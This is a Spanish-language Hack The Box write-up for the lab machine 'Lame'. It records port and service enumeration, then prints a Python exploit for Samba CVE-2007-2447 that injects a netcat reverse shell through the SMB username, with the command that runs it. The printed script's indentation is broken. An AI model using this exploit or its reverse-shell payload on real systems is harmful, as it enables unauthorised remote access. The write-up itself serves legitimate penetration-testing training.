Hack The Box
PEN-TESTING LABS

Write-Up

Maquina Lame

27 de Octubre del 2020

Índice

1. Antecedentes **2**

2. Objetivos **2**
2.1. Consideraciones 2

3. Analisis de Vulnerabilidades **3**
3.1. Reconocimiento inicial 3
3.2. Reconocimiento de Vulnerabilidades 5

4. Explotacion de Vulnerabilidades **6**

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoria realizada a la maquina **Lame** de la plataforma **HacktheBox**

Figura 1: Detalles de la Maquina

Direccion URL

https://www.hackthebox.eu/home/machines/profile/1

2. Objetivos

Conocer el estado de seguridad actual del servidor **Lame**, Enumerado posibles vectores de explotacion y determinando el alcanze e impacto que un atacante podria ocasionar sobre el sistema en produccion.-

2.1. Consideraciones

Una vez finalizada la jornada de auditoria se llevara a cabo una fase de saneamiento y buenas practicas con el objetivo de securizar el servidor y evitar ser victima de un futuro ataque en base a los vectores explotados.-



Figura 2: Flujo de Trabajo

3. Analisis de Vulnerabilidades

3.1. Reconocimiento inicial

Se comenzo realizando un analisis inicial sobre el sistema verificando que el objetivo se encontrara accesible desde el segmento de red en el que se opera, ademas en el mismo se puede ver resaltado en rojo la informacion **TTL=63 "Time to Live"**indicando que el mismo se trataria de un sistema operativo **Linux**:



Figura 3: Reconocimiento Inicial sobre el sistema objetivo

Una vez localizado, se realizo un escaneo primario a traves de la herramienta **masscan** para la deteccion de puertos abiertos, obteniendo los siguientes resultados:



Figura 4: Enumerando Puertos abiertos con masscan

```
#!/bin/bash

masscan -p1-65535 --rate 500 -e tun0 $1 > masscan-tcp.all

```

Codigo 1: Script personalizado para la enumeracion de puertos

TCP
Puertos
3632, 21, 139, 22, 445

Una vez Finalizada la enumeracion de puertos, se detectaron los servicios y versiones que corrian bajo estos, representando a continuacion los mas significativos bajo los cuales fue posible explotar el sistema:

```
# Nmap 7.80 scan initiated Mon Apr 20 03:10:04 2020 as: nmap -sC -sV -p3632,21,139,22,445 -o nmap.tcp -Pn 10.10.10.3
Nmap scan report for 10.10.10.3
Host is up (0.19s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.43
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h01m44s, deviation: 2h49m45s, median: 1m42s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
```

Figura 5: Enumeracion de Servicios y Versiones

```
nmap -sC -sV -p3632,21,139,22,445 -o nmap.tcp -Pn 10.10.10.3
```

Codigo 2: Comando para la enumeracion de Servicios y Versiones

Haciendo referencia al comando anterior se interpreta como:

-sC a lanzar scripts basicos de enumeracion.

-sV Para la deteccion de versiones y servicios.

-p Puertos a escanear

-Pn No Ping

-o Exportar el escaneo a un archivo especifico en este caso **nmap.tcp**

3.2. Reconocimiento de Vulnerabilidades

Una vez tenemos el analisis completo de los posibles servicios y versiones corriendo en los puertos abiertos pasamos a realizar una busqueda en **Searchsploit**.

Searchsploit es una herramienta de búsqueda de línea de comandos para Exploit Database

Comenzamos con la primera busqueda en Searchsploit para la version y servicio del puerto 21 (FTP), y podemos encontrar lo siguiente:



Figura 6: Busqueda en Searchsploit del servicio FTP

Visualizamos que se ejecuta a traves de **Metasploit**, como a nosotros para la practica de OSCP eso no nos interesa, podriamos buscar algun exploit en Github pero desde ya les digo que se intento y no es posible explotar el servicio FTP aun siendo vulnerable segun Searchsploit. Contiuamos con la busqueda de algun otro servicio en searchsploit y visualizamos en el escaneo de nmap que en los puertos correspondientes a **Samba** este esta corriendo en una supuesta version 3.X - 4.X.
Investigando un poco por Google, podemos visualizar a simple vista un CVE que afecta esa version y servicio,(CVE-2007-2447), permite a los atacantes remotos ejecutar comandos arbitrarios especificando un nombre de usuario que contiene metacaracteres de shell, nos enfocamos a encontrar algun script que nos ayude a explotar esa vulnerabilidad, y nos encontramos con esto:

Figura 7: CVE que afecta al servicio SAMBA

4. Explotacion de Vulnerabilidades

Podemos Observar mas abajo el codigo del script en cuestion

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

# From : https://github.com/amriunix/cve-2007-2447
# case study : https://amriunix.com/post/cve-2007-2447-samba-usermap-script/

import sys
from smb.SMBConnection import SMBConnection

def exploit(rhost, rport, lhost, lport):
    payload = 'mkfifo /tmp/hago; nc ' + lhost + ' ' + lport + ' 0</tmp/hago |
              /bin/sh >/tmp/hago 2>&1; rm /tmp/hago'
    username = "/=`nohup " + payload + "`"
    conn = SMBConnection(username, "", "", "")
  try:
    conn.connect(rhost, int(rport), timeout=1)
  except:
    print '[+] Payload was sent - check netcat !'

if __name__ == '__main__':
  print('[*] CVE-2007-2447 - Samba usermap script')
if len(sys.argv) != 5:
  print("[-] usage: python " + sys.argv[0] + " <RHOST> <RPORT> <LHOST> <LPORT>")
else:
  print("[+] Connecting !")
  rhost = sys.argv[1]
  rport = sys.argv[2]
  lhost = sys.argv[3]
  lport = sys.argv[4]
exploit(rhost, rport, lhost, lport)
```

Codigo 3: usermapscript.py

Procedemos a ejecutar el script y explotar la vulnerabilidad para a si lograr una reverse Shell hacia nuestra maquina atacante:

Figura 8: Ejecutando el Exploit

```
python usermap_script.py 10.10.10.3 139 10.10.14.3 4646
```

Codigo 4: script a ejecutar

al tener la shell podemos observar que no es tan interactiva y funcional, para eso upgradeamos a una tty interactiva de la siguiente forma:



Figura 9: TTY interactiva

```
        python -c "import pty;pty.spawn('/bin/bash')"
        CTRL + Z
        stty raw -echo
        fg
        export TERM=xterm
        export SHELL=bash

```

Codigo 5: TTY Interactiva

Por ultimo localizamos las flags en el objetivo:



Figura 10: Flags

Esto fue todo por la Maquina Lame